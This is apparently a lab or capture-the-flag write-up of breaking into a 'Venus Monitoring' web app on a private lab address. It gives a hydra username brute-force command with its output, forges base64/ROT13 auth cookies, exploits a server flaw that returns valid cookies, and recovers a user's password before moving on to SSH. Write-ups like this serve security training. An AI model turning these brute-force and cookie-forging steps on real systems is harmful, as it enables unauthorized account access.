


```
POST / HTTP/1.1
Host: 192.168.122.68:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.122.68:8080/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://192.168.122.68:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=admin
```

```
HTTP/1.1 200 OK
Date: Wed, 20 Nov 2024 14:45:04 GMT
Server: WSGIServer/0.2 CPython/3.9.5
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Content-Length: 651
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin

<html>
    <head>
        <title>
            Venus Monitoring Login
        </title>
        <style>
            .aligncenter{
                text-align:center;
            }
            label{
                display:block;
                position:relative;
```


So, tried admin:admin and got invalid password. So, after figuring out i came to know that password is done ROT13 and then guest:thrfg is encoded to base64 in order to came up with an auth cookie.

So, let's brute force to search for possible usernames. So, will be using hydra for this purpose.



```
hydra -L /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt -p pass -s 8080 192.168
.122.68 http-post-form "/:username=^USER^&password=^PASS^:Invalid username" -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 20:58:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
-I
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:14344398/p:1),
~224132 tries per task
[DATA] attacking http-post-form://192.168.122.68:8080/:username=^USER^&password=^PASS^:Inva
lid username
[8080][http-post-form] host: 192.168.122.68   login: venus   password: pass
[STATUS] 14011.00 tries/min, 14011 tries in 00:01h, 14330387 to do in 17:03h, 64 active
[STATUS] 14105.33 tries/min, 42316 tries in 00:03h, 14302082 to do in 16:54h, 64 active
[8080][http-post-form] host: 192.168.122.68   login: magellan   password: pass
```


So, got two usernames. Let's try to craft our own cookie.



```
Z3Vlc3Q6dGhyZmc=
```

```
guest:thrfg
```


Let's change from guest to venus.



```
venus:thrfg
```

```
dmVudXM6dGhyZmc=
```


Let's try adding this auth cookie.



```
GET / HTTP/1.1
Host: 192.168.122.68:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:132.0) Gecko/20100101 Firefox/132.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: auth="dmVudXM6dGhyZmc="; csrftoken=
OjpHGkKOubxVLCD43jfcPEEabfhZtza2i0bZz6DNr7XIISCTay6p
CvjXcGD07TDM
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Wed, 20 Nov 2024 15:37:00 GMT
Server: WSGIServer/0.2 CPython/3.9.5
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Content-Length: 450
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Set-Cookie:  auth="dmVudXM6aXJhaGY="; Path=/

<html>
    <head>
        <title>
            Venus Monitoring
        </title>
        <style>
            .aligncenter{
```


In response, got a different base64 cookie.



```
dmVudXM6aXJhaGY=
```

```
venus:irahf
```

Venus and the password we didn't supply.



ROT13

☑ Rotate lower case chars

☑ Rotate upper case chars


□ Rotate numbers

Amount
13

```
irahf
```

```
venus
```


As we know password was first ROT13d then base64 so ROT13d the password again and found that we when we supplied wrong cookie in auth (right username, wrong password), it returned right auth cookie (right username, right password).



```
magellan:irahf
```

```
bWFnZWxsYW46aXJhaGY=
```


So, let's try this auth cookie now.



```
GET / HTTP/1.1
Host: 192.168.122.68:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:132.0) Gecko/20100101 Firefox/132.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: auth="bWFnZWxsYW46aXJhaGY="; csrftoken=
OjpHGkKOubxVLCD43jfcPEEabfhZtza2i0bZz6DNr7XIISCTay6p
CvjXcGD07TDM
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Wed, 20 Nov 2024 15:42:03 GMT
Server: WSGIServer/0.2 CPython/3.9.5
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Content-Length: 450
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Set-Cookie:  auth=
"bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ=="; Path=/

<html>
     <head>
          <title>
               Venus Monitoring
```


Got another base64 auth cookie. Let's decode it.



bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ==

```
magellan:irahfvnatrbybtl1989
```


Got ROT13 password again.



```
irahfvnatrbybtl1989
```


```
venusiangeology1989
```

Got the password. Let's try to login through ssh and if failed then will try creds. on django admin login page.



